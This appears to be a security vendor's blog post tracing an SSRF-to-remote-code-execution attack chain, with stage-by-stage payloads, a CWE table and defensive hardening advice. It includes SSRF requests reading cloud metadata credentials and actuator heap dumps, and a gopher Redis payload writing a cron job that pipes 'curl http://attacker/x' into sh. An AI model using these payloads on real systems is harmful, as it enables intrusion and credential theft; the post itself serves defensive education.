 ZeroThreat Wins Top InfoSec Innovators 2026 Award for Penetration Testing Read more


All Blogs
From SSRF to Remote Code Execution: How Isolated Vulnerabilities Become Exploitable Attack Chains
Quick Overview: An SSRF vulnerability rarely ends at server-side request forgery. Chained with weak internal trust, an exposed metadata endpoint, and one execution primitive, a medium-severity finding becomes remote code execution. This guide walks the full SSRF and RCE attack chain stage by stage with real payloads, shows why scanners score each link in isolation and miss the path, and explains how to break it.
A vulnerability scanner flags a server-side request forgery bug as medium severity and moves on. In isolation, that rating is fair: the SSRF, by itself, only lets an attacker make the server issue requests it should not. No data leaves the building. No code runs. The finding sits in a backlog behind a dozen louder alerts.
Then an attacker chains it. That same SSRF becomes a foothold, a way to reach internal services the perimeter was supposed to hide, to read cloud credentials from a metadata endpoint, and to smuggle a payload into an internal service that executes it. Four findings that each scored low or medium on their own compose into one critical path that ends in remote code execution.
This is how real breaches happen. Attackers do not exploit endpoints in isolation. They cross trust boundaries, and every boundary crossed turns yesterday's low-severity noise into today's entry point.
This guide traces one complete from SSRF to RCE attack chain through four stages: the SSRF foothold and internal reconnaissance, reaching privileged internal services, harvesting credentials and secrets, and the execution primitive that lands code execution. Each stage carries the payloads an attacker would use, the trust boundary it crosses, and the evidence needed to prove the link is exploitable rather than theoretical. AI pentesting helps validate these attack chains by establishing whether individual vulnerabilities can be connected into an exploitable path.
Don’t stop at isolated vulnerabilities. See what happens when weaknesses are connected into a real attack path. Find My Attack Chains
On This Page
- Why Isolated Vulnerabilities Become Exploitable Attack Chains
- Anatomy of an SSRF to Remote Code Execution Attack Chain
- The Complete Chain: Trust Boundaries and Evidence
- Why Scanners See Vulnerabilities but Miss the Chain
- Breaking the Chain
- Conclusion
Why Isolated Vulnerabilities Become Exploitable Attack Chains
A vulnerability attack chain is a sequence of individually limited weaknesses that an attacker links together, where each step grants the access needed to reach the next, so the combined impact far exceeds the severity of any single finding. The chain, not the bug, is what breaches an application.
The reason chains form is that finding a vulnerability and proving it is exploitable are two different things. A scanner confirms that an server-side request forgery exists. It does not confirm what the SSRF can reach, whether the internal service it hits will answer, or whether the credentials it exposes still work. Severity scoring compounds the gap. CVSS rates each finding on its own, so a medium here and a low there never add up to the critical they actually form.
What a chain really exploits is a series of trust boundaries. The internet trusts nothing, so the outer application is hardened. But the application trusts its own outbound requests, the internal network trusts traffic from inside the perimeter, internal services trust callers that reached them at all, and the cloud control plane trusts anything holding a valid credential. Each of those assumptions is reasonable alone. An attacker chaining vulnerabilities walks straight through them in order, and at every crossing a finding that looked like isolated noise becomes the key to the next door.
Anatomy of an SSRF to Remote Code Execution Attack Chain
SSRF to remote code execution is an attack chain in which a server-side request forgery flaw becomes the entry point, and the attacker escalates through internal access, credential theft, and a code-execution primitive to run arbitrary commands on a system the internet could never reach directly.
SSRF is the foothold, not the impact. A server-side request forgery flaw lets an attacker control the destination of a request the server makes: fetch this URL, load that image, call this webhook. On its own, it grants request forgery, nothing more. It reaches RCE only because the chain supplies the primitives SSRF itself lacks. Two variants shape how the chain is built. With full-response SSRF, the fetched content is returned to the attacker, so reconnaissance and secret theft are direct. With blind SSRF, nothing comes back, so the attacker infers results from timing, error differences, and out-of-band callbacks. Both can reach code execution; blind simply takes more patience.
Stage 1: The SSRF Foothold and Internal Reconnaissance
The vulnerable pattern is any feature that fetches a user-supplied address: a URL preview, a document or image renderer, a webhook tester, or an import-from-URL field, often exposed through an API parameter. The attacker swaps the expected external URL for an internal one and turns the server into a proxy into its own network.
# Intended request POST /api/fetch-preview {"url":"https://example.com/thumb.png"} # Repointed at the loopback and link-local ranges {"url":"http://127.0.0.1:6379/"} # internal Redis {"url":"http://127.0.0.1:8080/actuator/"} # internal admin {"url":"http://169.254.169.254/"} # cloud metadataFrom there, the attacker sweeps internal IP ranges and common ports to map what is reachable. With full-response SSRF, the returned body reveals each service. With blind SSRF, a fast connection reset versus a slow timeout is enough to tell an open port from a closed one. Either way, the output of this stage is a map of the internal surface.
Boundary crossed: internet → internal network
Stage 2: Reaching Privileged Internal Services
Reconnaissance is only useful if something on the map is worth hitting. It usually is, because internal services routinely assume that anything able to reach them is already trusted, so they skip authentication that an external endpoint would enforce. SSRF breaks that assumption by giving an outside attacker an inside request of origin.
Framework management interfaces are a frequent target. A Spring Boot Actuator surface reachable over SSRF, for example, hands over configuration and memory:
GET [*http://127.0.0.1:8080/actuator/env*](http://127.0.0.1:8080/actuator/env) # config, sometimes secrets GET http://127.0.0.1:8080/actuator/heapdump # raw memory, tokens and creds insideThe same logic applies to internal admin panels, message queues, container orchestration APIs, and service-to-service endpoints that never expected an untrusted caller. The capability gained here is access to functionality that was privileged precisely because it was assumed to be unreachable.
Boundary crossed: network reachability → privileged internal functionality
Find how seemingly separate vulnerabilities can combine to expose sensitive systems or enable RCE. Uncover with AI Pentesting
Stage 3: Credential and Secret Exposure
The highest-value internal target in a cloud environment is the instance metadata service, reachable at the link-local address 169.254.169.254. Where version 1 of the service is still enabled, a single SSRF request reads temporary cloud credentials straight out of it:
GET http://169.254.169.254/latest/meta-data/iam/security-credentials/ # returns the role name, then: GET http://169.254.169.254/latest/meta-data/iam/security-credentials/<role> # returns AccessKeyId, SecretAccessKey, and a session TokenThis is the exact pivot behind the 2019 Capital One breach, where an SSRF flaw was used to reach the metadata endpoint, lift credentials, and read data from cloud storage. Heap dumps, environment endpoints, and configuration files feed the same stage, surrendering database passwords, API keys, and service tokens. The full path from SSRF to the cloud control plane turns on this one step. The attacker now holds a valid identity, not merely a network position, and that is a categorical change in what they can do next.
Boundary crossed: network access → identity and privilege
Stage 4: The Execution Primitive That Lands RCE
Credentials and internal access are still not code execution. The final link is an execution primitive, and a mature chain has more than one to choose from.
- Protocol Smuggling: If the SSRF permits the
gopher://scheme, the attacker can craft an arbitrary TCP payload rather than a plain HTTP request, which turns request forgery into command delivery. Pointed at an unauthenticated internal Redis, a gopher payload writes a scheduled task to disk and hands over execution:
# Redis commands, URL-encoded into a single gopher payload gopher://127.0.0.1:6379/\_CONFIG SET dir /var/spool/cron/ CONFIG SET dbfilename root SET x "\\n\* \* \* \* \* curl http://attacker/x|sh\\n" SAVEThe same technique reaches a FastCGI listener on port 9000 to execute PHP, or other line-based internal protocols that never expected hostile input.
Stolen Cloud Credentials: The IAM credentials from Stage 3 can be replayed against cloud management APIs. A role permitted to run commands on instances, invoke functions, or launch new workloads becomes remote code execution by design; no memory corruption required.
Internal Deserialization or Template Injection: An internal service reachable only through the SSRF may accept serialized objects or render user-controlled templates. Feeding it a crafted gadget chain or a server-side template injection payload executes code inside that service. Each of these is a different last link. The chain needs only one of them to close.
Boundary crossed: identity and access → arbitrary code execution
Choose a plan built to uncover and validate exploitable attack chains. Compare Your Options
The Complete Chain: Trust Boundaries and Evidence
Laid end to end, the chain is a staged escalation across four trust boundaries, each link converting one capability into the next.

What makes the difference between a theoretical path and a proven one is evidence at every link. A finding is only part of a real chain if the next step can actually be demonstrated.
| Stage | Weakness (CWE) | Boundary Crossed | Capability Gained | Evidence to Prove the Link |
|---|---|---|---|---|
| SSRF foothold | Server-side request forgery (CWE-918) | Internet to internal network | Server issues attacker-directed requests | Internal response returned, or timed / out-of-band callback received |
| Privileged service | Missing internal authentication (CWE-306) | Reachability to functionality | Access to admin, debug, or management interface | Privileged endpoint responds without credentials |
| Credential exposure | Sensitive data exposure (CWE-200) | Network access to identity | Valid tokens, keys, or IAM credentials | Credential retrieved and confirmed to authenticate |
| Execution primitive | Code injection / unsafe deserialization (CWE-94 / CWE-502) | Identity to execution | Arbitrary command or code execution | Attacker-controlled command output or callback from target |
Why Scanners See Vulnerabilities but Miss the Chain
Traditional scanners miss SSRF, RCE attack chains because they test each endpoint in isolation and statelessly, then score every finding on its own, so they never correlate the medium SSRF, the exposed metadata endpoint, and the writable internal service into the single critical path those three form together.
A signature scanner fires payloads at one endpoint, matches the response against a pattern, records a result, and moves to the next. That loop cannot carry state from one step into the next, so it cannot follow an SSRF into the internal service it reaches, then into the credential that service leaks, then into the primitive that credential unlocks. It reports each of those as a separate item, if it sees them at all, and ranks them by isolated CVSS. The result is a list of findings that individually justify no urgency, hiding a chain that collectively justifies a fire drill.
This is the distinction between vulnerability detection and attack-path validation. Detection answers what is broken. Validation answers where an attacker can actually go from here, which requires modeling how the application behaves and confirming each link by exploiting it safely. The mechanics of that shift, and why context is what lets a tool correlate isolated findings into real attack paths, are worth understanding in their own right.
Breaking the Chain
The defensive advantage in any chain is asymmetry: an attacker needs every link to hold, but a defender only needs to sever one. Because the chain from SSRF to RCE crosses four boundaries, there are four independent places to break it, and hardening any of them stops the whole path.
Break the foothold. Validate and canonicalize user-supplied URLs, allowlist outbound destinations rather than blocklisting bad ones, and reject requests to loopback, link-local, and private ranges. Disable dangerous schemes such as gopher://, file://, and dict://, enforce egress filtering, and protect against DNS rebinding by validating the resolved address, not just the hostname.
Harden internal services. Drop the assumption that internal equals trusted. Require authentication on service-to-service calls, segment the network so a single foothold cannot reach everything, and remove or lock down actuator, debug, and management endpoints in production.
Protect identity. Enforce IMDSv2, whose session-token requirement blocks the simple metadata reads that basic SSRF relies on. Apply least-privilege IAM, so a stolen credential opens little, keeps secrets out of environment variables and heap-readable memory, and rotates tokens on a short cycle.
Kill the primitive. Patch and configure internal services against unsafe deserialization and template injection, restrict network exposure of Redis, FastCGI, and similar line-based services, and sandbox high-risk processing. Of all these, enforcing IMDSv2 and egress allowlisting tends to give the most leverage, because together they sever the two most common routes from an SSRF to real impact.
See multi-step attack paths validated with real security evidence. Start Now
Conclusion
An SSRF scored as a standalone medium is only as safe as everything downstream of it. The danger was never the single finding; it was the chain it could join, and a list of isolated vulnerabilities is exactly the format that hides chains from view. Breaking that pattern means validating the whole path, not cataloguing its parts.
That is what ZeroThreat's ai pentesting is built to do. It models how an application behaves, reasons across findings the way an attacker moves between them, and validates each link by exploiting it safely, so an SSRF that dead-ends is deprioritized while an SSRF that reaches remote code execution is surfaced as critical with the full proven path and evidence attached, ranked by business impact rather than isolated CVSS. Start for free and see which of your findings are isolated noise, and which are chains.
Frequently Asked Questions
Is every SSRF vulnerability exploitable all the way to RCE?
No. Many SSRF findings dead-end because the next link is missing: the internal network is segmented, the metadata service enforces IMDSv2, dangerous protocol handlers are disabled, or no reachable service exposes an execution primitive. SSRF reaches RCE only when those adjacent conditions line up, which is exactly why exploitability has to be tested, not assumed from the finding alone.
What is the difference between an attack chain and an attack path?
Does CVSS reflect the real risk of a chained SSRF vulnerability?
How is exploiting a blind SSRF chain different from a non-blind one?
Is SSRF and RCE primarily a cloud problem or an on-prem problem?

Explore ZeroThreat
Automate security testing, save time, and avoid the pitfalls of manual work with ZeroThreat.